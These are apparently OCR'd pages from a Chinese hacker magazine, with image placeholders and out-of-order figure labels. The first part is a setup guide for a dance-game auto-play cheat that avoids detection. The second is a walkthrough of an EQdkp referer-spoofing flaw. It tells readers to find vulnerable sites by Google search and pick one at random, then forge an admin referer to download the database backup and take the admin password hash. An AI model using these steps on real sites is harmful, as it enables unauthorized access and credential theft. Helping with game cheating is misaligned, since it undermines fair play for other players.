


图3




图 4



图5




图6

舞挂机宝贝的主界面了，十分的简洁。第一次进入后会要求你指定劲舞团的地址，找到劲舞团文件夹里面的 patcher.exe，打开就可以使用了（图3）。接下来就是舞步和游戏的设置，点“帐号登录”，输入任何数字帐号密码都可以登录（图4）。舞步设置就用默认的4K 舞步，当然你也可以选择其它的舞步，在外挂文件夹里还有普通舞步和自由舞步之分；在“功能设置”中跳舞模式就是进入游戏后选择跳的什么舞，挂机设置的选项全部选上就OK 了；P点，就是指P的出现次数，设置的高一些比较好；舞曲速度，你要设置的舞曲速度要比你跳的舞曲速度高，否则就会出现外挂输入按键较慢而来不及按空格的情况；FINISH 设置，也是游戏的判定；至于舞步类型，你需要跳哪种模式就选哪种模式，我选的是4K （图5）。

游戏外挂设置完毕，按F9 启动外挂，进入劲舞团，没有被提示找到外挂。开房间，直接开始游戏，看呀，他自己在跳舞哦（图6），不过要注意的是我们不能离开劲舞团主界面，离开后外挂就不会帮我们跳了。

这样，我们的的人物等级和游戏币就会一点点的多起来了，也可以到处炫耀一番了。不过有空还是需要去练习一下的，否则要是被MM 发现我们的等级是刷上去的话，她会怎么想呢？

（本文所涉及到的劲舞挂机宝贝已收录到光盘中）



看菜鸟再度血洗魔兽军团

—魔兽公会系统最新漏洞大曝光

文章难易度：★★★

文章阅读重点：伪造referer访问EQdkp的备份数据库页面，备份下来获得到管理员密码MD5散列，破解MD5或者替换管理员密码MD5进后台

旭万（高吉雷）

一、前言

在06年第11期的黑客X档案上，石头曾写过一篇关于魔兽EQdkp公会系统的文章，介绍的是魔兽公会系统EQdkp的一个远程文件包含漏洞的利用，想必大家利用那个漏洞都得到不少 Webshell 了吧！近日EQdkp 系统再次暴出严重的漏洞：EQdkp Referer Spoof to access to SQL Database，EQdkp1.3.1 及以下的版本都受影响。那么这个漏洞究竟是怎么一回事，我们又该如何利用呢？




图 1

二、漏洞简介

攻击者利用 referer 地址欺骗的方式来获得访问 EQdkp 系统的 class-1 MySQL Backup/Restore 页面的权限，然后攻击者就可以下载和修改数据库中的敏感数据。之所以会如此，是因为我们在访问 EQdkp 系统的 class-1 MySQL Backup/Restore 页面时，程序只检查我们是否从特定的后台管理路径进入的该页面，也就是判断访问者的 referer 处的地址是多少，

如果我们referer处的地址是后台管理路径的地址的话，就给予访问class-1 MySQL Backup/Restore页面的权限。这个漏洞可是非常严重的，存在于所有的EQdkp系统，连官方也不例外哟！

三、漏洞利用过程

我们来看看该漏洞具体的利用过程。首先在Google中搜索Powered by EQdkp 1.3.1，会找到很多使用EQdkp系统的网站，随便挑一个进行测试吧，如图1！

在测试之前先向大家推荐一款referer欺骗工具——QuickSpoof，该工具是此漏洞的发现者Eight10在其漏洞公告中提及的，我在国外的一个论坛上将其下载了下来，程序运行后的界面如图2所示。




图2




图4

首先点击"Add"按钮，"Description"栏是描述信息，可以随便填写，我填写的是"EQdkp <= 1.3.1 Referer Spoof to access to SQL Database"，下面的"Referer"栏是页面的来源地址"http://www.laiwang.com/dkp/admin"，其中"dkp"是EQdkp系统的所在路径，"admin"是EQdkp系统后台管理的默认路径，"Target"栏我们填"http://www.laiwang.com/dkp/admin/backup"，也就是class-1 MySQL Backup/Restore页面所在的路径，如图3。

